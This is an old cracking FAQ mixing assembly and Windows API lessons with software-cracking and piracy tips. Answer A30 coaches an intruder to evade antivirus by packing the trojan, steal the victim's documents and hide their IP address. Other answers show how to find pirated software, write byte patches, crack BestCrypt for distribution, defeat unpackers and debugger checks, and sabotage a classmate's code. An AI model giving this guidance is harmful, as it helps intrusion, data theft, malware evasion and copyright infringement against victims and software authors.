This small program moves the value of 0006H to the AX register, then it moves the content of AX (0006h) to the BX register, and lastly it moves the 4C00h value to the AX register to end the execution with the 4C option of the 21h interruption.

MOVS (MOVSB) (MOVSW) Instruction

Purpose: To move byte or word chains from the source, addressed by SI, to the destiny addressed by DI.

Syntax:

MOVS

This command does not need parameters since it takes as source address the content of the SI register and as destination the content of DI. The following sequence of instructions illustrates this:

```
MOV SI, OFFSET VAR1
MOV DI, OFFSET VAR2
MOVS
```

First we initialise the values of SI and DI with the addresses of the VAR1 and VAR2 variables respectively, then after executing MOVS the content of VAR1 is copied onto VAR2.

The MOVSB and MOVSW are used in the same way as MOVS, the first one moves one byte and the second one moves a word. (see MCFAQ1 for information on "Word" & "Byte")

-=-

[Q27]. What is a procedure?
[A27]. A procedure is a collection of instructions to which we can direct the flow of our program, and once the execution of these instructions is over control is given back to the next line to process of the code which called on the procedure. Procedures help us to create legible and easy to modify programs. At the time of invoking a procedure the address of the next instruction of the program is kept on the stack so that, once the flow of the program has been transferred and the procedure is done, one can return to the next line of the original program, the one which called the procedure. It's like a "call" in assembly.

-=-

[Q28]. LOCKDOWN2000? Commercial Software Scam. Cummon guys read some news...
[A28]. Well, let me tell you what this program claims:, It claims to be a firewall against trojan threats such as BO and claims to monitor *all* packets coming into and out of you 'puter, but it is the most shitest program I have seen in my whole life. Sorry about commenting in this way, but I decided to test it after reading the article.

Before reading this "biased" article, please note that I myself downloaded Lockdown2000. It is uses a simple checksum to detect the presence of a trojan, which can easily be dogged by replacing some bogus code in the trojan or by packing it. It does NOT in any way check incoming packets, block nukes etc (like it claims to do!).

NOTE: Don't try mailing anybody or connecting onto the site references as this was quite some time ago. Just read it for pleasure.

article:
"PCHELP (to HNN)- "PCHelp needs your help! The PCHelp site is in very real danger of being REMOVED. You are one of a great many people who have been helped by me and/or my website. I am writing you because I now need your help in return. My website, the principal page of which is found at http://www.nwi.net/~pchelp/bo/bo.html is at serious risk of being COMPLETELY TAKEN DOWN. Why? It is because I have chosen to expose a fraudulently advertised product called Lockdown 2000. Lockdown 2000 is a software product which purports to deal with ALL trojans (such as Back Orifice) and with ALL threats to personal PC security. The claims made for this product are false, and I have exposed the facts in several pages on my site. I encourage you to read what I have written about Lockdown. Links are prominently displayed at the top right of the main BO page. The primary perpetrator of the Lockdown scam, Michael Paris, has written to my ISP threatening a $100,000+ lawsuit if my site is not shut down. The full story of that threat is at: http://www.nwi.net/~pchelp/bo/LDthreat.htm READ THIS STORY NOW because it could be removed forever within a single day! MY ISP HAVE INFORMED ME THEY ARE TAKING THIS THREAT VERY SERIOUSLY! It is now almost midnight on the night of 18 January 1999. I only learned of this legal threat a few hours ago. Tomorrow, 19 January, my ISP have said they will meet to consider their response to Mr. Paris accusations and decide what to do about the situation. They are very, very concerned. They are a small business and cannot reasonably afford such a lawsuit regardless of its complete lack of merit. PLEASE EMAIL MY ISP and ask that they not allow these improper, baseless accusations and threats to take precedence over reason! I need every lota of support I can get, and I know
nowhere to turn but to those I have helped. The address to write is: lornc@nwi.net Tell them of the help you received. Tell them what you think of Lockdown and of Mr. Paris' accusations. Tell them what you think of this assault on free speech! Ask them, whatever else they may do, that they DO NOT ALLOW THE ENTIRE SITE TO BE REMOVED! Too many people are being helped every day. Too many people will LOSE my freely-given help. Michael Paris, Lockdown2000-"After notifying pchelp, by mail, of their deceptive and inaccurate testing procedures, without any response, we then notified his ISP on Jan 18, 1999. His ISP, NWI, responded Tue, Jan 19 1999

at 16:18:33 pacific time with "We do not endorse or support the views and opinions expressed on Mr. Little's page." as a
result the pchelp web page is not in danger of being removed as it was stated by Keith Little. After reviewing the pchelp page, it is obvious here at Harbor Telco Corp. that Keith Little, owner of pchelp, is unable to comprehend LockDown 2000's capabilities. We mean no harm to Keith Little and his pchelppage, however we will not tolerate slander or deception. For our URL on this topic please view http://lockdown2000.com/pchelp "BHZ (my point of view)-"When I first reported about new security program Lockdown2000, I immediately received a mail forwarding me to PcHelp site, saying that Lockdown2000 is worthless product. I tested the program and I found it very useful. First it detects many trojans (successfully), and new signature files can be downloaded from
Lockdown2000.com. Then it has registry monitor in it, and is monitoring Run directories, so it could catch some new program that automatically starts (and maybe a trojan). It successfully detected new modified version of Bo - LmBO. Second it has implanted in itself Net Utils-traceroute and whois (which are very useful to many users). I saw PcHelp's report on Lockdown2000, and it was very unprofessionally written (saying that programmers are con-artists). I talked to Lockdown2000 crew and they said that PcHelp tested some old version of their software. And its very weird that when other news sites reported about Lockdown2000, that guy from PcHelp immediately responded them, that Lockdown2000 is worthless (Deltasitez, 100% Bikel and shareware.com got his letters). My final opinion on Lockdown2000 is that it is very useful product, and there aren't any suspicions about it". (BHZ - 20.01.1999)"

Yes, you guessed it, another Bill Gates! Not that PCHelp are gods, just trying to attract U to their site! I added this because of experience. trustme... Lockdown2k *is* crap!

-=-

[Q29]. What DES Cracked?...
[A29]. "56k DES has been cracked in 22 hours and 15 minutes. Once again the US government standard on encryption has been shown to be weak. Deep Crack, a machine built for less than $250,000 a year ago accomplished the task in conjunction with hundreds of thousands of machines across the world. This not only proves the weakness in DES but the power of distributed computing. If your idle CPU cycles aren't being used they should be. (HNN) (BHZ - 20.01.1999)"

-=-

[Q30]. Hacker?...
[A30]. UNLUCKY TROJAN USER

"A 19-year-old Danish student picked the wrong victim when he hacked his way into a home computer. He was arrested Thursday by the machine's owner _ the head of the Copenhagen police's special computer crime unit. Detective Arne Gammelgaard had installed an **anti-virus program** in his computer at home. On Sunday, it warned him about an intruder and enabled him to gather information about the visitor. Gammelgaard investigated and an Internet provider helped track the hacker. The student, whose name was not released, confessed to hacking and said he randomly picked the cyber-cop (?). The hacker was released after he was charged with "unauthorized access to another person's documents or programs." The maximum penalty is six month's imprisonment. (BHZ - 23.01.1999)"

How Not To Get Caught like that fool
oooohh! Anti Virus Program, god, they all are so easy to beat, how did the fool get caught, guess he didn't think of modifying/packing the trojan & re-executing it, after he gained access, or updating it, or formatting the guys HDD, or uploading nude pictures to his desktop, or uploading his private documents to a web-site or leaving a death threat in one of his documents?

Once you have gained access to such a fucker it is important not to lose it (or get caught), so...
1. Modify The trojan (Modify it & Pack it), in that way AV scanners are fucked (unless U use a well-known packer)
2. Download all his documents.
3. Hide you IP address (use anonamizer), it costs, but its good.
4. Make your own trojan/client and use that instead!

Not that you will want to do such (illegal) things ;)

-=-

[Q31]. Yet another bug in Micro$oft Word... (Whatever did U expect?... Robustness??, Security??)
[A31]. "Microsoft has released a patch that fixes a vulnerability in Word 97 which could permit macros to run without warning to the user when the user opens a document based on a template containing the macro. A malicious person (or Micro$oft themselves) could exploit this vulnerability (and probably already have) to cause malicious macro code to be run without warning. This malicious macro could possibly be used to damage or retrieve data on a user's system. (BHZ - 22.01.1999)"

URL'S for Buggy Patches:

Patch - http://www.microsoft.com/security/bulletins/ms99-002.asp
MS Office update - http://officeupdate.microsoft.com/downloaddetails/wd97sp.htm

TIP: Patches are a good way of spreading new ideas of Bill Gates. Is it really a patch or the new "GetHisData.VxD.Engine.99" ?

-=-

[Q32]. How do I find illegal/Pirated programs on the internet? Without seeing nudity?
[A32]. Get Teleport for Windows95. Enter a site that you expect to have such files (or links) and enter a filename to search for (e.g. SI324.zip). TPort will let you retrieve the file without traversing through the haystack! (or enter *.jpg on a pornography site if you want - just joking! these guys have couter-measure against this)!

-=-

[Q33]. In the last FAQ the answer to "What's the difference between "DWORD PTR XYZ" and "DWORD XYZ"" was "One is a pointer to a value, the other is a value" what the hell is a pointer?
[A33]. Sorry. A Pointer is does not contain an actual value, it contains an address of where the data can be found. It is dynamic (i.e. can be created/destructed at runtime). It can be pointing to data of any type. So to check out the address referred to by a pointer in SI, just type * before your address reference. Pointers are also held in []. Just say the program you are cracking has the following code:

"MOV EAX,[EBP-04]" ,

which moves a character of the REAL serial into EAX, you will want to the view the address pointed to by EBP-04. So you would do a "d ebp-04". Just say you saw, in the data window:

00XX:10000168   F6 A3 E0 00 E0   etc....

Then look at the data window and do a "d 00E0A3F6" to view the pointed-to data. Notice that the address is stored in reverse order and you just take the 1st 4 bytes!

-=-

[Q34]. How do I stop multiple instances of my program running, without scanning for the window etc.?
[A34]. You need to use the "CreateMutex" API. If the function succeeds, the return value is a handle to the mutex object. If the named mutex object existed before the function call, the GetLastError function returns ERROR_ALREADY_EXISTS. Otherwise, GetLastError returns zero.

Example WorKing Delphi Sources:

```
Procedure TForm1.FormCreate(Sender: TObject);
begin

    CreateMutex(nil, false, 'DreamGirl');              // Attempt to create a named mutex
    If GetLastError = ERROR_ALREADY_EXISTS then        // If failed then another instance
       Application.Terminate                           // Lets trap!
end;
```

But if you want to be a bit more fancy & activate the previous instance, then use:

```
begin
  if HPrevInst <> 0 then
    begin
        ActivatePreviousInstance;
        Application.Terminate;
    end;
  .
  .
  .
```

and include the following unit:

<---------------------------- [Snip Snip] ---------------------------->

```
Unit PrevInst;

Interface

Uses WinProcs, WinTypes, SysUtils;

type
  PHWnd = ^HWnd;

Function EnumFunc(Wnd : HWnd; TargetWindow : PHWnd): Bool; export;
procedure ActivatePreviousInstance;

Implementation


Function EnumFunc(Wnd : HWnd; TargetWindow : PHWnd): Bool;
```

```
Var
  ClassName : array [0..30] of char;
begin
  Result := True;
  If GetWindowWord(Wnd,GWW_HINSTANCE) = HPrevInst then
      begin
            GetClassName(Wnd,ClassName,30);
            If StrIComp(ClassName,'TApplication') = 0 then
                  begin
                        TargetWindow^ := Wnd;
                        Result := False;
                  end;
      end;
end;

Procedure ActivatePreviousInstance; // Reactivate the previous running copy
Var
  PrevInstWnd : HWnd;
begin
  PrevInstWnd := 0;
  EnumWindows(@EnumFunc,Longint(@PrevInstWnd));
  If PrevInstWnd <> 0 then
      If IsIconic(PrevInstWnd) then
            ShowWindow(PrevInstWnd,SW_RESTORE)
      else
            BringWindowToTop(PrevInstWnd); // Re-Activate window here
end;

end.        //Main
```

-=-

[Q35]. How do I make a crack in Turbo Pascal 7? Is it better off to use a crack generator or to make your own cracks?
[A35].

It is actually better to make your own cracks, in that way you are not advertising for some scum group (unless U are a member). Custom cracks are more efficient (if you know how to program) and can be made to patch multiple files and/or update the registry if needed!

This patch will replace offset 00004EA8 - 00004EAD with E99D01000090 (6 bytes). This crack will actually remove the ugly face off your cDc BO 1.2 GUI Client.

```
Program Patch_BO_Face_OFF;
Uses Dos,Crt;  {Use The Standard Units}
Type
  BFOObj = Object {BFOobj as an Object}
       Ch:Char;
       Attr:Word;
       F:File;
       FN:file of byte; {Binary File}
       Size:longint;
       Procedure CheckLocation; {Checks Location Of bogui.exe}
       Procedure CheckSize;     {Checks Size Of bogui.exe}
       Procedure PatchIt;       {Performs The Actual Patch}
```

```
end;

Const
    A : Array[1..6] of Record  {6 Bytes to Patch - Offset Array}
    A : Longint;
    B : Byte;                  {Store Hex Replacement Command}
  end =
   ((A:$4EA8;B:$E9),          {Our record CONST}
   (A:$4EA9;B:$9D),
   (A:$4EAA;B:$01),
   (A:$4EAB;B:$00),
   (A:$4EAC;B:$00),
   (A:$4EAD;B:$90));

Var
  BFO:BFOObj;       {Global Object}

Procedure BFOObj.CheckLocation;
begin
    Clrscr;
    Textcolor(yellow);
    Writeln;
    Writeln;
    Writeln;
    Writeln;
    Writeln;
    Writeln;
    Writeln;
    Writeln('                                -=   BO FACE-Off  =-');
    Writeln('                              -=  By WAJ - Hellforge''99  =-');
    Textcolor(white);
    Assign(F,'BOGUI.EXE');          {Define File}
    {$I-} Reset(F,1); {$I+}

     {Compiler Directives - An Explination:
      First disable the automatic code generation that checks the
      result of a call to an I/O procedure (Reset) Then Set It Back after running reset.
      This is very important as exclusion could lead to a runtime error}

    If IOResult<>0 then    {Is anybody there?}
    begin
        Writeln;
        Writeln;
        Writeln;
        Writeln('                    One of the following errors occured:');
        Writeln;
        Writeln('         #1: The file BOGUI.EXE is not in the same directory as this exe');
        Writeln('              #2: The file BOGUI.EXE is not the right Size/Version');
        Writeln;
        Textcolor(Yellow);
        Writeln('       --------------- Correct These Errors & Try Again ----------------');
        Readln;
        Halt(0); {Stop Program Execution Here}
    end;
end;

Procedure BFOObj.CheckSize;
```

```
begin
    If ((Filesize(F))<>284160) then  {Filesize of BOGUI.EXE Should be = 284160 bytes}
       begin
          Writeln;
          Writeln;
          Writeln('                     One of the following errors occured:');
          Writeln;
          Writeln('       #1: The file BOGUI.EXE is not in the same directory as this exe');
          Writeln('            #2: The file BOGUI.EXE is not the right Size/Version');
          Writeln;
          Textcolor(Yellow);
          Writeln('     --------------- Correct These Errors & Try Again ----------------');
          Readln;
          Halt(0); {Stop Program Execution Here}
       end;
end;

Procedure BFOObj.PatchIt;
Var CurrentByte   : Byte;

begin
   For CurrentByte:=1 to 6 do {6 bytes To Be Patched}
      begin
            Seek(F,A[CurrentByte].A);
            Ch:=Char(A[CurrentByte].B);
            Blockwrite(F,Ch,1);     {Actual Writing done here! with blockwrite}
      end;
   Writeln;
   Writeln;
   Writeln;
   Writeln('            WAJ''99. - File successfully patched! - Enjoy. WAJ''99');
   Writeln('                     BO GUI Client Has been face lifted!');
   Writeln('                            Example patching source');
   Writeln;
   Writeln;
   Textcolor(Yellow);
   Writeln('       ------------------------------ Hellforge -----------------------------');
   Textcolor(white);
   Readln;
   Close(f); {Close File And Write Changes to media}
end;

{Actual Program Execution Starts Here}

begin
   BFO.CheckLocation; {First Check If File Exists}
   BFO.CheckSize;     {If It Is Found, Check It's Size}
   BFO.PatchIt;       {Finally If All Is Well, Patch It!}
end.
```

-=-

[Q36]. Whats a Hook Function?
[A36]. A "hook" function is a callback function that can be inserted in the Windows message system so an application can access the message stream before other processing of the message

takes place. Often times, there will be other hooks already installed in the messaging system, so there will be times you will need to call the next hook in the "Hook Chain" to allow the other hooks in the chain to access the messages as well.

When you install a hook function using the Windows API function SetWindowsHookEx(), you will receive a 32 bit handle to your installed hook function. You will use this handle to both remove the hook when you are done via the Windows API function UnHookWindowsHookEx(), and when calling the next hook in the "Hook Chain" via the Windows API function CallNextHookEx().

System wide hooks require that your hook filter function reside in a dynamic link library. The filter function for an application specific hook may reside either in the application or a dynamic link library.

-=-

[Q37]. Gimmi the code that can detect my beloved SoftICE
[A37].

```
; SoftICE Detection
         mov ax,01684h
         mov bx,0202h   ; VXD ID for Winice
         xor di,di
         mov es,di
         int 2fh
         mov ax,es
         add di,ax
         cmp di,0
         jne winice_is_installed

jmp REST_OF_ASM
winice_is_installed:
int 21h
jmp winice_is_installed
REST_OF_ASM:
```

-=-

[Q38]. How do I fool PKLite unpackers?
[A38]. If you are still using PKLite ShareW. to compress your files than this message may sound nice to you : I found a way how to fool the new PKLite versions. The old ones could be fooled by just overwriting the header string 'PKlite' in compressed files. The new versions - I think 2.0 or higher are a bit tougher. Here is a good method that even makes most other unpacker like X-Tract,WWS,InfoExe... unrecognizable :

FOR COM FILES ONLY:

[1] - First compress the file with PKLite
[2] - Edit the compressed file with your favourite Hex Editor
[3] - Place after the first position a NOP (Hex 90) (DO NOT OVERWRITE!)
[4] - Now go to the 'PKLite' text and delete the first letter 'P'
[5] - Save it and you are finish!

-=-

[Q39]. How do I fool Diet unpackers?
[A39]. Diet is also a very common packer and can be removed by itself with the command '-RA'.

If you want that Diet does not recognize Diet packed files do the following:

[1] - Edit a Diet packed file
[2] - Change position 19 into anything you want to
[3] - That's it!

Cheap isn't? Diet just places a '9D' (hex) to position 19. If you now execute Diet with '-RA' it checks for the present of the '9D' But you can also change position 20 in whatever you want because the program does not execute position 19 and 20.

-=-

[Q40]. Stopping the TP UNPACKER?
[A40]. If you want to make your progs written in TP or BP resistant against the 'unpacker' Intruder. Change "!#S456789:;" into whatever you want to (it won't be executed) and this godlike unpacker called Intruder won't find ANYTHING!

```
00001620 B104 D2E8 E803 0058 240F 0430 3C3A 7202 .......X$..0<:r.
00001630 0407 8AD0 B406 CD21 C300 021B 2123 2434 .......!....!#$4
00001640 3536 3738 393A 3B3C 3D3E 3F75 5275 6E74 56789:;<=>?uRunt
00001650 696D 6520 6572 726F 7220 0020 6174 2000 ime error . at .
00001660 2E0D 0A00 506F 7274 696F 6E73 2043 6F70 ....Portions Cop
00001670 7972 6967 6874 2028 6329 2031 3938 332C yright (c) 1983,
00001680 3932 2042 6F72 6C61 6E64 558B EC8B 4606 92 BorlandU...F.
00001690 E8C0 005D 7203 CA02 00B8 CB00 E970 FE55 ...]r........p.U
000016A0 8BEC 8B46 06C4 4E08 8CC3 E871 015D 7203 ...F..N....q.]r.
```

It uses this information to check if it is a TP file 1st. If we change this info, it will think this is not a TP file!

-=-

[Q41]. How can I (as a cracker) benefit from the Win32 API help file when cracking (or another reason to download that 12 meg .hlp file)?

[A41]. For a MessageBox the syntax in Win32.hlp =

```
int MessageBox(

    HWND  hWnd,          // handle of owner window
    LPCTSTR  lpText,     // address of text in message box
    LPCTSTR  lpCaption,  // address of title of message box
    UINT  uType          // style of message box
   );
```

That means that you can track down the and grab all of these things, you know the exact job of these parameters, as it is stated in the win32.hlp file. The programmer/compiler would have pushed these Parameters in reverse order! Before making a call to MessageBox(a).

Therefore programming: "Application.Messagebox(Hwnd,lpText,lpCaption,mb_ok)" would give the assembly of:

```
push mb_ok              ; // style of message box
push lpCaption          ; // address of title of message box
push lpText             ; // address of text in message box
push hWnd               ; // handle of owner window
```

```
        call MessageBoxA        ; // CALL MessageBoxA
```

Similarly all other API's can be stripped in a similar way! i.e.

```
int GetWindowText(

    HWND hWnd,    // handle of window or control with text
    LPTSTR lpString,    // address of buffer for text
    int nMaxCount       // maximum number of characters to copy
   );
```

This shows us the amount of PUSH's of parameters onto the stack before a call to GetWindowText(a) can be made. One will hold the pointer to the buffer for the text (useful when the program you are cracking reads in your initial serial, as you will know exactly where it is going to put it & hence can track down validation via a BPM).

Another example:

```
UINT GetDlgItemText{                             // The Function Name
  HWND    hDlg,         // handle of the dialog box.    }
  int     nIDDlgItem,   // identifier of control.       } Function
  LPTSTR  lpString,     // address of buffer for text.  } Parameters
  int     MaxCount      // maximum size of string.      }
};
```

... assembly....

```
:0040B3F4 6A28                  push 00000028 // MaxCount
:0040B3F6 68B0C24D00            push 004DC2B0 // Address of text buffer (*)
:0040B3FB 68800C0000            push 00000C80 // Identifier of control
:0040B400 FF7508                push [ebp+08] // Handle of dialog box
:0040B403 FF15C8FA4D00          Call [USER32!GetDlgItemTextA]
:0040B409 6A0A                  push 0000000A          <-- You Are Here :)
```

-=-

[Q42]. How can I change the nag screen of a program if it is a bitmap (i.e. change the actual picture)?
[A42]. For this you need a resource editor. One that I have seen of the web is "Resource Grabber". May I take this opportunity to tell you how crippled the shareware version is. You can hardly use it, it wont let you open one exe, it will not get files over a certain size + 100's of other cripples. You can also use Symantec Resource Studio (it can rip ANY resource out of the file! & save changed directly!) for that try http://protools.cjb.net. Also try Microangelo 98 (although its limited to icons) - www.impactsoft.com.

-=-

[Q43]. How can I hide winICE from these programs that detect them?
[A43]. Hey I gotta say that SITool was an excellent creation be LordByte. (and Owl). This program will work for SoftICE 3.23. It attempts to hide the main "bugs" by which SoftIce is detected. This is downloadable from my homepage (http://wajid.cjb.net). Owl has notifed me that a new version is on the way (for SI 3.2X - 4.01). The program is yet in beta form and cannot be publically distrubuted until it has been extensively tested. God i wish commercial authors took this approach. When the new version is released, it will surelly be on my site ;)

-=-

[Q44]. How can i find out if a file has been packed & what packer was used or what compiler it was compiled by?
[A44]. Try File-Analyser. It is available at http://protools.cjb.net

-=-

[Q45]. I am an intermediate cracker. I can crack most of these stulpid protections found in these normal apps. Can you advise me of the next stage?
[A45]. I would advise you to start cracking dedicated commercial organisation protection that try to make anti-cracker stuff. Such an org is PreviewSoft. VB0X (by PreviewSoft) protections have been stripped naked quite a few times by some good crackers. Lets all kick WeiJuhn Li's anti-cracker ass! Get a "VBOX 4.03" protected application and the tutorials on how to crack on it (it can be found on my site: http://wajid.cjb.net). Such protections schemes & cracks add another dimension to cracking! Note to find VBOX protected Apps. just visit VBOX's home site (http://www.previewsoft.com) where they will have a list of apps that are protected with VB0X so you can have all of them once you have cracked VBOX protection!

NOTE: The later version (4.10) has also been cracked and a tutorial is out by "Victor Porguen", this should also be on my site... or check Fravia's site. This is an even more "enjoyable", disabling ANTI-SI protections and patching chechsumming code!

-=-

[Q46]. How do I play protected games (CD Check) off my harddrive without cracking?
[A46]. Use an emulator such as FAKECD or VirtualDrive by Farstone. You can get it from www.farstone.com. It even allows compression of the copied CD and emulates it perfectly. They also give tips on copying protected titles. This is what I found in their documentation:

```
================================================================================
(C)Copyright 1997-1998, Far Stone Technology Inc. All rights reserved.

www.farstone.com

  From this version, Virtual Drive supports audio-protected CD titles.

  ***** Special Notes for the protected CD titles: ******

   1. Some of the CD titles run on the FIRST CD drive only. You should
      change the Virtual Drive letter to the first one, that is, before
      the physical CD drive letter.

   2. Even with a CD-R recorder, you may still not be able to copy a
      protected CD-ROM disc. Virtual Drive supports most of them perfectly.
      The only difference is that you may not hear the background music.
      (The title runs without any other difference)

   (Please refer to the user guide for details.)
================================================================================
```

What the hell, I hear you say, another organisation dedicated to helping pirates. Daylight Robbery.

This is not going to last (I don't think) as Virtual Drive could easily be detected in memory & startup & can even be searched for by the app/game. On detection of it the game/app can just abort execution or ask for the CD!! or it can search for its AUDIO tracks which VDRIVE wont be able to copy for you correctly. Back to good old crackers again!)

-=-

[Q47]. The call "ExitWindows(0,EW_RESTARTWINDOWS)" is supposed to shut down Windows, then bring it back up. I've had no luck, though, from inside a Delphi app. It just shuts down Windows and gives me a DOS prompt.
[A47]. ExitWindowsExec was built so that you could shut down Windows, execute a DOS app (to replace Windows-critical DLL's, for example), and then bring Windows back up. I have discovered that you simply need to pass a bad executable name, and ExitWindowsExec performs exactly as ExitWindows was supposed to!

For example, the last few lines of an installation application may be:

```
        if (MessageDlg( 'The installation was successful!  You must now ' +
                        'restart Windows.  Do this now?', mtInformation,
                        [mbYes, mbNo], 0) = mrYes) then
        begin
            ExitWindowsExec( BOGUS_EXE, Nil );
        end;
```

where BOGUS_EXE is declared something like

```
        const
           BOGUS_EXE = 'Crackerz.exe';
```

-=-

[Q48]. I am using Borland Turbo Pascal 7.0 at my college to program, Have U got any tips/bugs that can allow me to fuck around?
[A48]. Yes I have:

Load your source program in Turbo Pascal 7.0. e.g:

```
<-------------------------------------------------->
Program MyFirstProgram; {Position 1}
begin
      Writeln('Hello World');
end.
<-------------------------------------------------->
```

Now press F9. It compiles (obviously). Now move the cursor to "Position 1" (or anywhere, but it is best to put it at the end of your text) and hold down ALT & press 255. This will place an invisible space character into your program. Now press F9 again. What the fuck, it doesn't compile! The lexical analyser has picked it out as a syntax error, but if you have put it exactly where I told you, it will point at the program identifier as illegal. Cool isn't it? I learnt it while fooling around in Pascal. Load up your friends Project (that he has been working on for ages) and place this character somewhere, press F9 & (and on seeing that it has a syntax error, say naa, what a shite programmer you are & go back to your seat! After all what did you expect from Borland? Robustness?? NOTE: Does not work on TP6, however if you load a fucked up file (with an ALT + 255 character in it) it will still give errors!

Baffle your teacher with the character in the above program!

-=-

[Q49]. How do i ask a question related to cracking and get an answer?
[A49]. Try the Newbie Cracker Forum or Fravia's Forum. The links are on my homepage http://wajid.cjb.net (links section)

-=-

[Q50]. How do I change the "Registered To" field (found in the system icon in control panel) after I have Setup Windows?
[A50]. It's something that you cant change without a utility or manually. M$ doesn't want you changing such stuff. Anyway change the following key value:

\Hkey_Local_Machine\Sftware\Microsoft\Windows\CurrentVersion\RegisteredOwner

There are also some other useful keys in the CurrentVersion clause that you can change.

-=-

[Q51]. How do I Write to the registry from a .reg file?
[A51]. Make a *.reg file with the following content:

```
<-------------------------------------------------->
REGEDIT4

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\WinOldApp]
"Disabled"=dword:00000000
<-------------------------------------------------->
```

This will construct the key shown in []. Create a string value names "Disabled" and give it a value of 0! This can help you to make cracks for programs that use the registry to validate their serial. In the above .reg file, the "REGEDIT4" is essential. Then follow it with your key in square brackets [] and your value's as shown above. For text strings just write. DWord is for a numerical value.

"TextString"="DreamGirl"

NOTE: When you reference paths, you need a double-backslash for the seperators:

"DreamGirl"="C:\\WINDOWS\\COMMAND\\VIRUS.EXE"

The default key may be referenced by the "@" key:

@="C:\\WINDOWS\\COMMAND\\VIRUS.EXE"

-=-

[Q52]. What a sniffer is and how it works?
[A52]. Unlike telephone circuits, computer networks are shared communication channels. It is simply too expensive to dedicate local loops to the switch (hub) for each pair of communicating computers. Sharing means that computers can receive information that was intended for other machines. To capture the information going over the network is called sniffing.

Most popular way of connecting computers is through Ethernet. Ethernet protocol works by sending packet information to all the hosts on the same circuit. The packet header contains the proper address of the destination machine. Only the machine with the matching address is suppose to accept the packet. A machine that is accepting all packets, no matter what the packet header says, is said to be in promiscuous mode.

Because, in a normal networking environment, account and password information is passed along Ethernet in clear-text, it is not hard for an intruder once they obtain root to put a machine into promiscuous mode and by sniffing, compromise all the machines on the net.

-=-

[Q53]. Boot Up Options in Windows 95!
[A53]. The following allows you to customize some of the boot-up options under Windows 95: Open a command prompt. Switch to the root directory and issue the following command:

ATTRIB -R -S -H MSDOS.SYS

This will remove the read only, system, and hidden, attributes so you may edit it.
Options:

- BootDelay=n Sets the initial startup delay to n seconds. The only purpose for the delay is to give you sufficient time to press F8 after the Starting Windows 95 message is displayed.
- BootGUI=1 Enables automatic graphical interface startup. BootGUI=0 disables this setting so you'll boot to a prompt instead of Win95.
- BootKeys=1 Enables the special startup option keys (F5, F6, and F8). Setting this value to 0 prevents any startup keys from functioning. If you're a systems administrator, this setting lets you configure a more secure system.
- BootMenu=1 Makes the Windows 95 Startup menu appear by default.
- BootMenuDelay=n Sets the number of seconds to display the Windows Startup menu before running the default menu item. The default is 30.
- BootMulti=1 Activates Dual Boot feature. Setting this value to 1 lets you start MS-DOS by pressing F4. This option is disabled by default in Windows 95, and is not available when you press F8 to use the Startup menu unless the value is set to 1. Be sure to re-enable the hidden, read only, and system properties after you edit the MSDOS.SYS by typing:

ATTRIB +R +S +H MSDOS.SYS

-=-

[Q54]. How do I remove a program off the Add/Remove programs list?
[A54]. When you view the Add/Remove Program panel (My Computer, Control Panel, Add/Remove Programs), the first tab shown is Install/Uninstall. A list of programs that have been installed through the official Windows 95 installation procedure is shown, with the option to uninstall any of those programs. Many people install a program, then decide they don't want the program any more and instead of using this uninstall procedure, they simply delete the program's folder and all of its files. Unfortunately, that leaves that program listed on this Install/Uninstall list. One way to remove a program from this list is to get the Microsoft Windows 95 Powertoy TWEAKUI.EXE. You can download this free from Microsoft. Make sure you get version .98 or later because earlier versions did not include this feature. The second way to do it is: Use RegEdit to edit the registry, search for the entry, and delete it.

Open HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall, 3.
Delete any programs here. This will only delete them from the list, not delete the actual programs ;)

-=-

[Q55]. I am having problems cracking a program called BestCrypt 6.06. When I crack IT, I get a ThankU4Registering message, but on restart it unregisters itself again. What's going on? Would it also be possible to make a crack for it please?
[A55]. THE PROGRAM WILL BE REGISTERED WITHOUT EDITING THE EXE FILE IN ANY WAY OR DISASSEMBLY. 100% SI!! (NOT WHAT WAS ORIGINALLY INTENDED THOUGH!)

Hey Crackers, get this program, its ace (sort of)!

Victim: BestCrypt Control Panel 6.06
BestCrypt Driver 2.25
WWW Homepage: Http://www.jetico.com
Type: An excellent encription program! Get it!

Run the Setup program... While installing it will ask you whether you want to install it for evaluation (i.e. for cracking purposes) or install the commercial release, we of-course select "install it for evaluation..". Re-boot (if necessary) and run the BestCrypt Control Panel. Analyse what the shareware version has that the commercial version shouldn't....

Our Aims:

1. Help|Register command. Remove it!
2. Help|About says "This program is shareware...", Remove it!
3. 30-Day time countdown. Remove it!
4. Make A Crack for distribution! <----- Most Important (For Question)

We need to crack all of these... Without actually entering the right serial... Goto to Help|Registration & select OK. "Invalid Serial Number"! How dare you! set a bpx on MESSAGEBOXA and press OK again... We land in USER32, Press F12, OK to the dialogue...

```
014F:0043915E  8DB79C000000        LEA     ESI,[EDI+0000009C]
014F:00439164  85C9                TEST    ECX,ECX
014F:00439166  894DF8              MOV     [EBP-08],ECX
014F:00439169  7418                JZ      00439183 ------------
014F:0043916B  E83888FFFF          CALL    004319A8            |
014F:00439170  8BD8                MOV     EBX,EAX             |
014F:00439172  8BCB                MOV     ECX,EBX             |
014F:00439174  8B03                MOV     EAX,[EBX]           |
014F:00439176  FF90B8000000        CALL    [EAX+000000B8]      |
014F:0043917C  85C0                TEST    EAX,EAX             |
014F:0043917E  7403                JZ      00439183 -------    |
014F:00439180  8D734C              LEA     ESI,[EBX+4C]    |   |
014F:00439183  8B4510              MOV     EAX,[EBP+10]  <-   <-
014F:00439186  8B1E                MOV     EBX,[ESI]
014F:00439188  85C0                TEST    EAX,EAX
014F:0043918A  7407                JZ      00439193 ----------------------
014F:0043918C  0500000300          ADD     EAX,00030000                  |
014F:00439191  8906                MOV     [ESI],EAX                     |
014F:00439193  F6450CF0            TEST    BYTE PTR [EBP+0C],F0        <-
014F:00439197  7519                JNZ     004391B2 -----------------------------
014F:00439199  8B450C              MOV     EAX,[EBP+0C]                          |
014F:0043919C  83E00F              AND     EAX,0F                                |
014F:0043919F  83F801              CMP     EAX,01                                |
014F:004391A2  760A                JBE     004391AE ------------------------     |
014F:004391A4  83F802              CMP     EAX,02                          |     |
014F:004391A7  7609                JBE     004391B2 -------------------    |     |
014F:004391A9  83F804              CMP     EAX,04                      |    |     |
014F:004391AC  7704                JA      004391B2 ---------------    |    |     |
014F:004391AE  834D0C30            OR      DWORD PTR [EBP+0C],30  |    |   <-    |
014F:004391B2  E8A6F20000          CALL    0044845D             <-  <-        <-
014F:004391B7  8B45F8              MOV     EAX,[EBP-08]
